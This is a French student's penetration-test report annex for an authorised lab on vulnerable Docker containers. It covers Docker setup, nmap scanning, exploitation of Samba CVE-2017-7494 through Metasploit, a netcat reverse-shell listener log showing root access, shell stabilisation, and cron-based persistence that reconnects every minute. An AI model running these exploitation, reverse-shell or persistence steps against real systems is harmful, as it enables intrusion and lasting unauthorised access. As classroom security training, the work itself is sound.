ANNEXE DE TEST D'INTRUSION

Bohdan DYSHLEVYY
Grp 1 TRAD
16/12/2024

CONTENU

INFORMATIONS CLÉS

AUTORISATION

Dans le cadre d'un exercice pédagogique portant sur les tests d'intrusion, organisé par l'IUT Nice Côte d'Azur – Site de Sophia Antipolis, une autorisation officielle a été délivrée par M. Ludovic Laborde. Cet exercice a permis la réalisation de tests sur des machines vulnérables, déployées dans des conteneurs Docker, et accessibles sur les plages réseau 172.18.0.0/16 et 172.19.0.0/16. Ces systèmes ont été intentionnellement configurés avec des failles de sécurité, dans le but de simuler des élévations de privilèges depuis un compte utilisateur standard vers un compte administrateur (root).

CONFIDENTIALITÉ

Ce document contient des informations sensibles et confidentielles relatives à la sécurité informatique des systèmes et réseaux. Il est strictement réservé à un usage interne et ne peut être reproduit, partagé ou diffusé, en tout ou en partie, sans l'autorisation écrite préalable de l'organisation concernée.

AVERTISSEMENT (DISCLAIMER)

Ce document a été élaboré dans le cadre d'une évaluation de sécurité réalisée sur des systèmes spécifiquement désignés par l'organisation. Les tests ont été menés dans un environnement contrôlé, en respectant les règles définies, ainsi que les normes légales et éthiques en vigueur.

LISTE DES CONTACT

Nom : Laborde Ludovic
Titre : Professeur de Pentesting
Contact : Email : ludovic@connect3s.fr

PRÉAMBULE

Installation de Docker et Lancement de l'Infrastructure

Docker est un outil puissant permettant de déployer des applications dans des conteneurs isolés. Dans le cadre de cet exercice de pentesting, Docker est utilisé pour héberger des machines cibles vulnérables. Voici un guide détaillé pour installer Docker, démarrer l'infrastructure et interagir avec les conteneurs sans utiliser directement les lignes de commandes.

Installation de Docker

Avant de pouvoir utiliser Docker, il est nécessaire de l'installer ainsi que Docker Compose, un outil qui permet de gérer plusieurs conteneurs en même temps. Pour cela, suivez les étapes ci-dessous :

1. **Mettre à jour votre système :**
   Avant d'installer Docker, assurez-vous que votre système est à jour. Cela garantit que vous bénéficiez des dernières versions des paquets et que l'installation se fasse correctement.

   sudo apt update

2. **Installer Docker et Docker Compose :**
   Docker et Docker Compose sont les outils nécessaires pour gérer les conteneurs. Une fois ces outils installés, vous pourrez facilement déployer et gérer vos applications dans des environnements isolés.

   apt install docker.io docker-compose

3. **Activer Docker pour démarrer automatiquement :**
   Il est important d'activer Docker pour qu'il se lance automatiquement à chaque démarrage du système. Cela permet de garantir que tous les services Docker seront opérationnels même après un redémarrage.

   systemctl enable docker

4. **Vérification de l'installation :**
   Après l'installation, assurez-vous que Docker fonctionne correctement. Vous pouvez le tester en exécutant un conteneur de test. Si tout est correctement configuré, vous recevrez un message indiquant que Docker est prêt à l'emploi.

   docker run hello-world

Démarrer l’Infrastructure

Une fois Docker installé, il est temps de mettre en place l’infrastructure nécessaire pour lancer les machines cibles vulnérables. Voici les étapes :

1. **Accéder au répertoire de travail :**
   Ouvrez l'explorateur de fichiers ou utilisez un terminal pour accéder à un répertoire où vous souhaitez stocker les fichiers nécessaires. C’est dans ce répertoire que vous allez télécharger le projet.

   cd /opt

2. **Cloner le dépôt contenant les fichiers de configuration :**
   Le dépôt Git que vous allez cloner contient les fichiers nécessaires pour déployer l’infrastructure. Une fois téléchargé, vous disposerez de tous les fichiers pour démarrer les machines cibles.

   git clone https://github.com/slurptheworld/AuditsSecu.git

3. **Rendre les scripts exécutables :**
   Après avoir téléchargé les fichiers, vous devez vous assurer que tous les scripts nécessaires, comme celui qui lance l’infrastructure, ont les bonnes permissions pour être exécutés. Cela permet de garantir que le processus de démarrage se fasse sans problème.

   cd AuditsSecu ; chmod +x startup.sh

4. **Démarrer l’infrastructure avec Docker Compose :**
   Une fois les fichiers prêts et les permissions définies, vous pouvez démarrer l’infrastructure. Docker Compose permet de gérer plusieurs conteneurs et de les démarrer en une seule commande. Cela vous permettra de mettre en place toute l'infrastructure de test sans avoir à gérer chaque conteneur individuellement.

   docker-compose up


5. **Accéder à l’interface graphique des machines :**
   Une fois les conteneurs lancés, vous pouvez accéder à l'interface graphique de vos machines cibles via un navigateur web. Cela vous permettra d’interagir avec l’environnement comme si vous utilisiez des machines physiques.

   https://127.0.0.1:9020/vnc.html

Vérification des Conteneurs en Cours d'Exécution

Pour vérifier que tout fonctionne comme prévu, vous pouvez consulter la liste des conteneurs en cours d'exécution. Cela vous permettra de voir les identifiants des conteneurs actifs et de vérifier leur statut pour vous assurer qu'ils sont bien lancés et prêts à être utilisés.

docker ps



Connexion au Conteneur Kali

Si vous souhaitez interagir avec un conteneur spécifique, comme celui dédié à Kali Linux, vous pouvez vous y connecter directement. Cela vous permet d'accéder à l'environnement du conteneur pour effectuer des tests ou des analyses de sécurité. Une fois connecté, vous serez dans un terminal qui vous permettra d'exécuter des commandes au sein du conteneur.

docker exec -it da912d7f8a71 bash

SCOPE

Objectif

L'objectif principal de cet exercice est d'identifier et d'évaluer les failles de sécurité présentes au sein des sous-réseaux 172.18.0.0/16 et 172.19.0.0/16. Une attention particulière a été portée aux machines cibles suivantes : 172.18.0.3 et 172.19.0.2. Ce processus vise à détecter les vulnérabilités potentielles, afin de formuler des recommandations pour renforcer la sécurité des systèmes et du réseau.

Périmètre

Périmètre technique :

- Les plages IP concernées par les tests sont :
    - 172.18.0.0/16
    - 172.19.0.0/16
- Les machines cibles identifiées sont :
    - 172.18.0.3
    - 172.19.0.2
    - 172.19.0.3

Les tests se concentrent sur la sécurité réseau et l'évaluation des systèmes hébergés dans ces plages d'adresses IP.

Méthodologie


Les tests d'intrusion incluront les étapes suivantes :

- **Reconnaissance** : Identification des hôtes actifs et des services accessibles.
- **Analyse des vulnérabilités** : Recherche des failles connues au sein des systèmes.
- **Exploitation** : Validation des vulnérabilités par exploitation des failles potentielles.
- **Recommandations** : Proposition de solutions pour corriger les failles et renforcer la sécurité.

SCAN DU RÉSEAU


Découverte des Ports Ouverts avec Nmap

Nous avons commencé par effectuer un scan réseau à l'aide de la commande **nmap** pour identifier les adresses actives, ainsi que les protocoles et ports ouverts sur notre réseau.



Lors de cette étape, nous avons découvert que la machine cible utilise l'adresse IP **172.18.0.3** et fonctionne sous un système d'exploitation Windows. Cependant, cette information seule n'est pas suffisante pour compromettre la machine cible. Afin d'approfondir notre analyse et détecter d'éventuelles failles exploitables, nous avons réalisé un second scan avec des options spécifiques de **nmap** :

- **-sC** : Permet de détecter les services en cours d'exécution, leurs versions et d'exécuter des scripts de détection standard.
- **-sV** : Identifie les versions des services exposés.
- **-p-** : Réalise un scan exhaustif de tous les ports disponibles (de 1 à 65535).



Grâce à ce scan approfondi, nous avons identifié que la machine cible utilise un système Windows et un serveur **Samba version 4.6.3**. Une recherche complémentaire sur cette version de Samba a révélé une vulnérabilité critique référencée sous **CVE-2017-7494**, avec un score CVSS de **9.8**.

Analyse de la Vulnérabilité CVE-2017-7494

La vulnérabilité **CVE-2017-7494** permet à un attaquant d'exécuter du code à distance. Elle fonctionne en exploitant un partage en écriture (writable share) sur le serveur Samba. Un client malveillant peut téléverser une bibliothèque partagée malveillante dans ce partage, puis forcer le serveur à charger et exécuter cette bibliothèque.

Les informations détaillées sur cette vulnérabilité sont disponibles dans les bases de données suivantes :

- Exploit DB - Exploit Samba CVE-2017-7494
- National Vulnerability Database - CVE-2017-7494


Exploitation avec Metasploit

L'exploit pour la vulnérabilité **CVE-2017-7494** est référencé sur **ExploitDB** et a été conçu par l'équipe **Metasploit**. Par conséquent, on va utiliser Metasploit pour exploiter cette faille et obtenir un accès à la machine cible, permettant ainsi de prendre le contrôle total de celle-ci.


METASPLOIT

Exploitation de la vulnérabilité Samba 4.6.3 (CVE-2017-7494)

Nous avons identifié que la version de Samba installée sur la machine cible présente une vulnérabilité connue (CVE-2017-7494). Pour exploiter cette faille, nous allons utiliser Metasploit, un framework de test d'intrusion. La première étape consiste à rechercher et sélectionner l'exploit correspondant à cette vulnérabilité dans la base de données de Metasploit. Cela nous permettra de vérifier la disponibilité d'un module spécifique pour exploiter la faille et compromettre la machine cible.



Une fois l'exploit identifié, nous utilisons la commande **use 0** pour sélectionner ce module. Nous configurons ensuite la cible en spécifiant l'adresse IP de la machine vulnérable avec la commande **set RHOST 172.18.0.3**, correspondant à l'adresse IP de la machine cible découverte précédemment sur le réseau.




Après avoir configuré le module, nous lançons l'exploitation de la faille en exécutant le script avec la commande **run**. Nous pouvons observer que l'exploitation réussit, notamment parce que le partage "myshare" est accessible en écriture, comme découvert lors de l'analyse initiale du réseau.

REVERSE SHELL

Rendre un Reverse Shell Plus Stable

Pour rendre le reverse shell plus stable et interactif, j'ai tout d'abord établi une connexion inverse à partir de la machine cible (machine Samba) en écoutant sur le port 9000. Avant de procéder à cette étape, j'ai utilisé un générateur de reverse shell pour calculer et préparer le payload adapté.




```
┌──(root㉿da912d7f8a71)-[/]
└─# ^[[A
nc -lnvp 9000
listening on [any] 9000 ...
connect to [172.18.0.4] from (UNKNOWN) [172.18.0.3] 38600
root@ff11960ce6da:/tmp#
```

Une fois la connexion établie avec succès depuis la machine Samba, j'ai pris des mesures pour améliorer l'interactivité et la stabilité du shell. Pour cela, j'ai utilisé Python, la commande **stty**, et j'ai exporté la variable d'environnement **TERM=xterm**. Cela a permis de rendre le shell plus réactif, de pouvoir utiliser des commandes comme **clear** pour nettoyer l'écran, et de mieux gérer les interruptions clavier, notamment le CTRL+C, qui permet de stopper proprement les commandes en cours d'exécution.


```
root@ff11960ce6da:/tmp# export TERM=xterm
export TERM=xterm
```


PERSISTANCE


Configuration du Crontab

Dans le cadre d'une attaque de pentesting, il est essentiel de pouvoir maintenir l'accès à la machine cible, même après un redémarrage. Pour cela, nous avons configuré un mécanisme de persistance en utilisant le service cron, qui permet de planifier l'exécution de tâches automatiques à des moments spécifiques.

Nous avons d'abord installé et lancé le service cron sur la machine victime. Ensuite, nous avons modifié la configuration de cron pour planifier une tâche qui établit automatiquement une connexion reverse shell vers notre machine, en écoutant sur un port spécifique. Cette tâche a été configurée pour s'exécuter à intervalles réguliers (chaque minute), assurant ainsi que même si la victime redémarre son système, la machine se reconnecte automatiquement à notre machine, maintenant ainsi l'accès.







